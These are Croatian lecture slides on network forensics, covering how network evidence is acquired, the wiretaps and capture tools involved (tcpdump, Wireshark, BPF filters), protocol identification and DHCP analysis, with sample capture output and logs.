

Mrežna forenzika

Kristian Skračić


Predrag Pale




Što je mrežna forenzika?



- Mrežna forenzika
 - je grana digitalne forenzičke čiji cilj je:
 - uhvatiti,
 - zabilježiti,
 - i analizirati
 - ... mrežne događaje
 - kako bi otkrili
 - izvor sigurnosnog napada ili
 - druge incidente ili
 - aktivnosti legitimnih korisnika



Što možemo otkriti?



- IP i MAC adrese
- lozinke
- datoteke
- poruke: mail, chat, web, ...
- tko je radio **što** i kada
- što je **sakriveno** iza vatrozida
- koji **napadi** se sad odvijaju ili su se odvijali
- komunikacijska **pravila** organizacije






Izazovi ... povezani s mrežnim tragovima

- Akvizicija
 - Mreže sadržavaju **veliku količinu izvora tragova**
 - npr. wireless access point-ovi, web proxy-ji, centralni log serveri...
 - ponekada je **teško točno odrediti** prave lokacije tragova
- Sadržaj
 - Mrežni uređaji često imaju **ograničen kapacitet pohrane**
 - podataka u dnevniku
- Pohrana
 - **podaci** koje mrežni uređaji sadržavaju mogu biti **ne-trajni pa ne prežive** reset/restart uređaja
- Hvatanje
 - izrazito **remeti** rad sustava!
 - u nekim slučajevima, cijeli **mrežni** segment može biti **deaktiviran** dok istražitelji ne vrate opremu i uspostave se redovite operacije
- Prihvatljivost na sudu
 - mrežna forenzika je **novi pristup** digitalnoj forenzici
 - **pravni presedani** za dopustivost raznih mrežnih digitalnih tragova su ponekad konfliktni ili nepostojeći



Sadržaj predavanja




- akvizicija tragova
- analiza protokola
- analiza paketa
- analiza toka
- mrežni **dnevnići**
- mrežni **uređaji**
- mrežni sustavi za detektiranje/sprečavanje **upada**
- česti mrežni **napadi**
- forenzika web **preglednika**





- **akvizicija tragova**
 - analiza protokola
 - analiza paketa
 - analiza toka
 - mrežni dnevnički
 - mrežni uređaji
 - mrežni sustavi za detektiranje/spriječavanje upada
 - česti mrežni napadi
 - forenzika web preglednika



Kako se radi akvizicija?



- Je li moguće **dohvatiti** mrežni **promet bez slanja ili modificiranja** bilo kojih **podatkovnih paketa/okvira** mrežom?
 - Iako **nikada** nije moguće u potpunosti nemati utjecaja na okolinu, proces hvatanja (ili prisluškivanja) prometa se može **često** napraviti uz **jako malo utjecaja**
 - **Prisluškivanje** može biti izvršeno na sljedeće načine:
 - A Fizičko presretanje**
 - B Software za hvatanje prometa**
 - C Aktivno hvatanje**





Fizičko presretanje



- Pasivno hvatanje mrežnog prometa njegovim presretanjem dok se prenosi
 - putem **kabela**,
 - kroz **zrak**, (*will be discussed in wireless forensics*)
 - ili kroz mrežnu **opremu**
 - kao što su **hub-ovi** i **switch-evi**



Presretanje prometa u kabelima



- Najčešći materijali za kabele su


- **Bakar**

- dva najčešća tipa su:
 - koaksijalni i
 - Twisted Pair (TP)
 - » najčešće: Cat5e, Cat6

- **Optičko vlakno**

- Optički kabeli se sastoje od tankih niti **stakla** (ili ponekada **plastike**) koji su zajedno grupirani kako bi se prenosio signal

- Svi oni se mogu **prisluškivati**, no oprema i nuspojave variraju, ovisno o fizičkom mediju



Kabelski mrežni prislušni uređaji




- Layer 1 uređaj koji se ubacuje **između** dva fizički spojena mrežna uređaja
- **Kabelski (eng. inline) mrežni prislušni uređaj** će
 - **prosljediti pakete i**
 - i **fizički replicirati** kopije na odvojene priključke
- Često ima četiri priključka:
 - dva koja omogućuju normalan mrežni promet,
 - i dva prislušna, koji zrcale promet (jedan za svaki smjer)
- **NOTE:**
 - **nastaje kratki prekid**, dok se kabeli odspajaju **kako bi se spojio** mrežni prislušni uređaj!
 - svaki dodatni prekid u kabelu je **potencijalna točka kvara!**
 - unutarnje ubacivanje prislušnog uređaja nužno povećava **rizik od mrežnog prekida**





Vampirski prislušni uređaji


- uređaji koji **prodiru kroz oklop** od bakrenih žica kako bi dali **pristup signalu** unutra
- za razliku od kabelskih mrežnih prislušnih uređaja, ne treba **odspojiti** ili prekinuti vodove da se vampirski prislušni uređaj instalira
- **NAPOMENA:**
 - ubacivanje vampirskog prislušnog uređaja, čak i kada se ispravno napravi, **može srušiti** vezu na TP kablu jer će se potrebne karakteristike balansirane komunikacije nepovoljno promijeniti



Prislušni uređaj za optička vlakna



- kabelski mrežni prislušni uređaj radi **slično za optičke** i bakrene kabele
- kako bi se stavio kabelski mrežni prislušni uređaj na optički kabel, mrežni tehničari **otvaraju** optički kabel i spajaju ga na svaki priključak uređaja
 - to uzrokuje mrežni prekid
- **NAPOMENA:**
 - kabelski optički prislušni uređaji mogu uzrokovati primjetnu degradaciju signala!
- Vampirski prislušni uređaji
 - Nije ih lagano izvesti kao za bakrene kabele zbog karakteristika fotona



Indukcijska zavojnica




- Sve **žice** koje provode struju emitiraju i razne elektromagnetske signale ,izvan namijenjenih kanala
- Takva elektromagnetska radijacija je više izražena u neoklopljenim žicama, kao što je UTP, zbog nedostatka oklopa
 - Kao posljedica, teoretski je moguće uvesti tzv. “induction coil” uz takve žice kako bi se **preveli** ti emitirani signali **u njihov originalni digitalni oblik**
- induksijske zavojnice su uređaji koji transformiraju magnetizam slabih signala kako bi inducirali jači signal u vanjskom sustavu
 - Takav uređaj može potencijalno uhvatiti promet kabla **bez da to detektiraju** korisnici, administratori ili vlasnici žica
- **Ali**
 - takvi uređaji nisu komercijalno dostupni na način da ih javnost može pribaviti kako bi potajno prisluškivala Cat5e i Cat6 kabele





Presretanje prometa pomoću mrežnog hub-a


- Layer 1 uređaj koji fizički **spaja** sve **stanice** na lokalnoj podmreži u jedan strujni krug
- Važne karakteristike relevantne forenzici:
 - nikakve **informacije se ne pohranjuju** unutar njega
 - ne spremi dovoljno stanja da prati što je spojeno na njega, ili kako
 - ne održava znanje o tome koji uređaji su spojeni na koje priključke
 - no čini dostupnima signale koji prolaze kroz njega
 - primljeni okviri se retransmitiraju na sve druge priključke
 - i tako, istražitelji mogu viditi promet na segmentu
 - i svi drugi isto!
- Zabuna u nazivima...
 - Mnogo uređaja koji se trenutno nazivaju hub-ovima su zapravo **switch-ovi**




Presretanje prometa koristeći switch



- Najčešći Layer 2 uređaj (data-link layer)
 - ponekad radi na Layer-u 3
- prati **koje stanice su spojene na koje priključke**
 - Kada switch primi paket, **proslijedi ga samo na priključak odredišne stanice**
- CAM tablica
 - sadrži parove: MAC adresa – switch priključak
 - switch-evi popunjavaju CAM tablicu slušajući dolazeći promet
 - pogledaju izvorišnu MAC adresu u okviru
 - i asociraju ju s priključkom na kojem je primljen okvir
 - kada je paket namijenjen tom uređaju primljen
 - nađi odgovarajući priključak u CAM tablici pomoću MAC adrese
 - i proslijedi paket samo tom priključku
- neki switch-evi mogu **replicirati** promet s jednog ili više priključka
 - na neki drugi priključak
 - za agregaciju i analizu
 - ova mogućnost je ograničena fizičkim kapacitetima samog switch-a





Softver za snimanje prometa



- Jednom kada je postignut fizički pristup mreži,
potreban je software za snimanje prometa
 - **Najčešće programske knjižnice (eng. libraries)** korištene za snimanje, parsiranje i analizu uhvaćenih podataka paketa su:
 - libpcap (Linux)
 - WinPcap (Windows)
 - Najpopularniji alati:
 - Tcpdump
 - Wireshark





libpcap i WinPcap

- **libpcap** je UNIX C library koji pruža **API za hvatanje i filtriranje podataka** link layer okvira iz proizvoljnih mrežnih sučelja 
- zašto nam je potrebna?
 - različiti UNIX sustavi imaju različite arhitekture za procesiranje okvira
 - pisanje alata na UNIX-u da pregledava ili manipulira okvirima postaje specifično operacijskom sustavu
 - **libpcap** pruža **sloj apstrakcije** tako da programeri mogu napraviti **prenosive alate** za hvatanje i analizu prometa
- **WinPcap** je library baziran na libpcap-u napravljen za Windows
 - **1999.** Computer Networks Group (NetGroup) u Politecnico di Torino
- Kako bi **pregledavali promet**
 - **trebamo program**
 - kao **WireShark** ili **tcpdump**
 - **koji koristi**
 - **libpcap** ili **winPcap**





Berkeley Packet Filter (BPF) jezik

- Iznimno moćan jezik za filtriranje
sadržan u libpcap -u
 - količina podataka koja teče preko mreža je postala **toliko velika** da je istražiteljima iznimno važno da ju mogu **filtrirati** i za vrijeme **snimanja i analize**
- omogućava **filtriranje** prometa temeljeno na vrijednosnim **usporedbama u poljima** za Layer 2, 3 i 4 protokole
- **sadrži** ugrađene reference zvane “**primitive**” za mnoga često korištena polja protokola
 - filtri se isto mogu sastojati od **složenih kondicionalnih lanaca**, kombinirajući logičke AND-ove i OR-ove





BPF primitive

- najlakši način za konstruirati BPF filter
 - je korištenje BPF primitiva za specificiranje protokola, elemenata protokola ili obilježja snimanja paketa
- tri različite vrste obilježja
 - Type: host, net , port
 - Dir: src, dst
 - Proto: ether, fddi, tr, wlan, ip, ip6, arp, rarp, decnet, tcp, udp
- Na primjer:
host 192.168.0.1 and not host 10.1.1.1 and (port 138 or port 139 or port 445)
 - će nam samo pokazati promet u kojem
 - računalo s **IP adresom** 192.168.0.1
 - komunicira s **bilo kojim** sustavom **osim** 10.1.1.1
 - preko **port-ova** 138, 139 ili 445




tcpdump



- alat za snimanje, filtriranje i analizu mrežnog prometa
 - originalno je napravljen kao alat za **UNIX**
 - 1999. prenesen je na Windows kao “*WinDump*”
- Tcpdump **snima** promet **bit po bit** dok prolazi kroz bilo koji fizički medij
 - zasnovan je na libpcap-u
 - **pogodan je za snimanje link-layer** prometa
 - bakar, optičko vlakno ili čak zrak
- Sveobuhvatnost (ne-gubljenje paketa)
 - Jeden razlog zašto je tcpdump tako moćan alat je to što može s **visokom točnošću** snimati promet, do mjere da rezultantni snimak prometa može biti **trag priznat na sudu**
 - no, na kvalitetu snimka **mogu utjecati hardverska ograničenja i konfiguracijska ograničenja**

TCPDUMP





Tcpdump primjer

```
# tcpdump -nni eth0 'not (tcp and port 80)'
```

```
tcpdump: verbose output suppressed, use -v or -vv for full
protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size
65535 bytes

12:49:33.631163 IP 10.30.30.20.123 > 10.30.30.255.123: NTPv4, Broadcast, length 48
12:49:38.197072 IP 192.168.30.100.57699 > 192.168.30.30.514: SYSLOG local2.notice,
length: 1472
12:49:38.197319 IP 192.168.30.100.57699 > 192.168.30.30.514: SYSLOG local2.notice,
length: 1472
12:49:38.197324 IP 192.168.30.100 > 192.168.30.30: udp
12:49:38.197327 IP 192.168.30.100 > 192.168.30.30: udp
12:49:38.197568 IP 192.168.30.100.57699 > 192.168.30.30.514: SYSLOG local2.notice,
length: 1472
12:49:38.197819 IP 192.168.30.100.57699 > 192.168.30.30.514: SYSLOG local2.notice,
length: 1472
12:49:38.197825 IP 192.168.30.100 > 192.168.30.30: udp
```




Ostali alati



- Wireshark
 - grafički, open-source alat baziran na libpcap-u napravljen za snimanje, filtriranje i analizu prometa
 - zbog grafičkog sučelja najčešće korišten za ručno/ljudsko pregledavanje
- Tshark
 - command-line alat za analizu mrežnih protokola koji je dio Wireshark distribucije
 - kao i Wireshark, baziran je na libpcap-u i može čitati i spremati datoteke u istim standardnim formatima kao Wireshark
 - najviše se korišti za pripremanje snimljenih podataka
 - za automatsko procesiranje i analizu
 - može pripremati CSV datoteke
- Dumpcap
 - dio Wireshark-a
 - koristi se za snimanje mrežnih paketa
 - samo u čistom u pcap format-u





Aktivna akvizicija




- Aktivna akvizicija tragova
 - mrežni promet se hvata **izravno na ciljnom računalu**
 - na primjer koristeći tcpdump, wireshark, ...
 - i spremi u datoteku koja se onda:
 - analizira na ciljnom računalu
 - ili prebacuje na istražiteljevo računalo
 - taj proces **modificira okolinu!!!!**
 - Istražitelji moraju biti **svjesni** raznih načina
 - na koje **akvizicija uživo modifica** uređaje i okolinu koja se istražuje
 - i moraju nastojati da **minimiziraju utjecaj**
 - Česta sučelja
 - Konzola, Secure Shell (SSH), Secure Copy (SCP),
 - SSH File Transfer Protocol (SFTP), Telnet, Simple Network Management Protocol (SNMP), Trivial File Transfer Protocol (TFTP) etc...






- akvizicija tragova
- **analiza protokola**
- analiza paketa
- analiza toka
- mrežni dnevničari
- mrežni uređaji
- mrežni sustavi za detektiranje/spriječavanje upada
- česti mrežni napadi
- forenzika web preglednika



Analiza protokola



- umijeće i znanost **razumijevanja kako neki komunikacijski protokol**
 - radi,
 - za što se koristi,
 - kako ga identificirati,
 - kako ga sečirati
- To nije uvijek **jednostavno** kako bi se moglo očekivati
 - U idealnom svijetu, svi protokoli bi bili uredno katalogizirani, objavljeni i implementirani prema specifikaciji
 - no u stvarnosti ništa od ovog nije točno
 - Mnoge **protokole** njihovi autori namjerno **drže tajnim**, ili da se zaštiti intelektualno vlasništvo, sprijeći konkurenca ili za potrebe sigurnosti i tajnih komunikacija
 - Drugi, pak, protokoli jednostavno **nisu dokumentirani** dovoljno dobro jer nitko nije uložio vremena da to napravi



NETWORK COMMUNICATION PROTOCOLS MAP




ANSI American National Standards Institute 77 West 44th Street New York, NY 10018-3650 Tel: 212-632-8400 www.ansi.org	ETSI European Telecommunications Standard Institute Route des Lucioles F-06921 Sophia Antipolis Cedex, France Tel: 33-4-92-42-02-00 www.etsi.org	ISO International Organization for Standardization 1515 Broadway 100-13th Floor New York, NY 10018-3650 Tel: 212-632-8400 www.iso.org	IEC International Electrotechnical Commission 3 Avenue de l'Europe CH-1211 Geneva 14, Switzerland Tel: 41-22-909-07-71 www.iec.ch	ITU International Telecommunications Union Place des Nations CH-1211 Geneva 10, Switzerland Tel: 41-22-919-10-00 Fax: 41-22-919-10-99 www.itu.int	ITU-R International Telecommunications Union Division of Radioelecnic Sector Place des Nations CH-1211 Geneva 10, Switzerland Tel: 41-22-919-10-00 Fax: 41-22-919-10-99 www.itu.int	IEC International Electrotechnical Commission 3 Avenue de l'Europe CH-1211 Geneva 14 Switzerland Tel: 41-22-909-07-71 Fax: 41-22-909-07-71 www.iec.ch
---	--	---	---	---	--	---


Javvin

America's leading provider of integrated business solution maps | www.javvin.com | info@javvin.com

Enkapsulacija protokola



- protokoli viših razina
 - su enkapsulirani u nižima
 - cijeli ugrađeni (stavljeni) u podatkovnom dijelu paketa





Gdje dobiti informacije o protokolima

- **IETF Request for Comments (RFC)**

- RFCs su nastali kao način za razvoj, komunikaciju i definiranje internacionalnih **standarda za međumrežje**
- Razvija i distribuira ih Internet Engineering Task Force (IETF) koji je
 - “**labavo** samostalno organizirana **grupa ljudi** koji pridonosi inžinerstvu i evoluciji Internet tehnologija. . . **glavno tijelo** koje se bavi razvojem specifikacija novih internetskih standarda.”

*Neobično !!!
Ali radi 30+ godina*

<https://www.ietf.org/rfc.html>

- **Druga tijela za standarde**

- IEEE-SA
 - Institute of Electrical and Electronics Engineers Standards Association
- ISO
 - International Organization for Standardization
- Proizvođači



Identifikacija protokola



- Kako **identificiramo** koji **protokoli** se koriste u snimci paketa?


1. **Pretaživanje** za česte
 - binarne/heksadekadske/ASCII vrijednosti
 - koje se tipično asociraju sa specifičnim protokolom
2. Korištenje **informacija** u enkapsulirajućem protokolu
3. Korištenje TCP/UDP **port** broja
 - veliki dio njih je pridružen uobičajenim (standardnim, default) servisima
4. Analiza **funkcije** izvornog ili odredišnog **poslužitelja**
 - specificiran IP adresom ili hostname-om
5. Testiranje prisustva prepoznatljivih **struktura protokola**





Pretraživanje čestih vrijednosti specifičnih protokola

- Mnoštvo protokola sadrži niz bitova
 - koji se često, ako ne i uvijek, nalaze u paketima
 - specifični su za taj protokol, na predvidljivim mjestima
- Primjer: IPv4
 - na početku IPv4
 - je heksadekadski niz 0x4500



```
$ tcpdump -nn -AX -r evidence01.pcap
22:57:22.022972 IP 64.12.24.50.443 > 192.168.1.158.51128: Flags [.], ack 6,
  win 64240, length 0
  0x0000: 4500 0028 b43d 0000 7f06 6d0e 400c 1832 E..(.=....m.0..2
  0x0010: c0a8 019e 01bb c7b8 07e9 60db 336b d2c9 .....`..3k..
  0x0020: 5010 faf0 61f2 0000 0000 0000 0000 P...a.....
```





Korištenjem TCP/UDP broja port-a

- Mnoštvo TCP/UDP **port-ova** su pridruženi **uobičajenim, default servisima**
 - Jednostavan i čest način za identificiranje protokola je promatranje TCP ili UDP port broja koji se koristi
 - 65,535 mogućih port brojeva za TCP i za UDP
 - IANA objavljuje listu poznatih servisa:
<http://www.iana.org/assignments/port-numbers>
 - Identificiranje protokola po broju porta **nije uvijek pouzdano**
 - serveri mogu **lako** biti **konfigurirani** da koriste **nestandardne portove** za specifične servise

Port	Service
21	FTP
22	SSH
23	telnet
25	SMTP
53	DNS
80	HTTP
110	POP3
123	NTP
143	IMAP
...	...



Analiza prometa više razine



- Protokoli više razine
 - Mogu biti iznimno **korisni** kada analiziramo moderne aplikacije koje se često oslanjaju na njih
 - Primjeri
 - Hypertext Transfer Protocol (HTTP)
 - Simple Mail Transfer Protocol (SMTP)
 - Domain Name System (DNS)
 - Dynamic Host Configuration Protocol (DHCP)
 - Naravno postoji još puno ostalih ...



DHCP - Dynamic Host Configuration Protocol



- Layer 7 protokol koji omogućava automatsku konfiguraciju mrežnih obilježja
 - dodijeljivanje IP adrese MAC adresi
 - također gateway, DNS poslužitelji, itd...
- Forenzička vrijednost
 - DHCP poslužitelj zapisuje i snimljeni promet sadržava:
 - parove: IP i MAC adresa
 - koji mogu dati tragove o proizvođaču hardver-a
 - klijentskim hostname-ovima, routing informacije itd...
 - tko je koristio IP adresu u specifično vrijeme



```
10,12/09/15,00:00:21,Assign,161.53.64.100,Nikola-PC.WIN.LSS.HR, 0013D30C227E
12,12/09/15,00:03:21,Release,161.53.64.100,Nikola-PC.WIN.LSS.HR, 0013D30C227E
25,12/09/15,00:07:00,2 leases expired and 4 leases deleted,,,,,0,6,,
30,12/09/15,00:09:00,DNS Update Request,161.53.64.178,Anya-PC.WIN.LSS.HR,,,0,6,,,
```



DHCP primjer



dhcp.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: Expression... Clear Apply

802.11 Channel: Channel Offset: FCS Filter: Decryption Mode: Wireshark

No.	Len	Time	Source	Destination	Protocol	Info
1	314	0.000000	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID 0
2	342	0.000295	192.168.0.1	192.168.0.10	DHCP	DHCP Offer - Transaction ID 0
3	314	0.070031	0.0.0.0	255.255.255.255	DHCP	DHCP Request - Transaction ID 0
4	342	0.070345	192.168.0.1	192.168.0.10	DHCP	DHCP ACK - Transaction ID 0

User Datagram Protocol, Src Port: bootpc (68), Dst Port: bootps (67)

Bootstrap Protocol

Message type: Boot Request (1)
Hardware type: Ethernet
Hardware address length: 6
Hops: 0
Transaction ID: 0x00003d1d
Seconds elapsed: 0

Bootp flags: 0x0000 (Unicast)
Client IP address: 0.0.0.0 (0.0.0.0)
Your (client) IP address: 0.0.0.0 (0.0.0.0)
Next server IP address: 0.0.0.0 (0.0.0.0)
Relay agent IP address: 0.0.0.0 (0.0.0.0)
Client MAC address: Grandst 01:fc:42 (00:0b:82:01:fc:42)



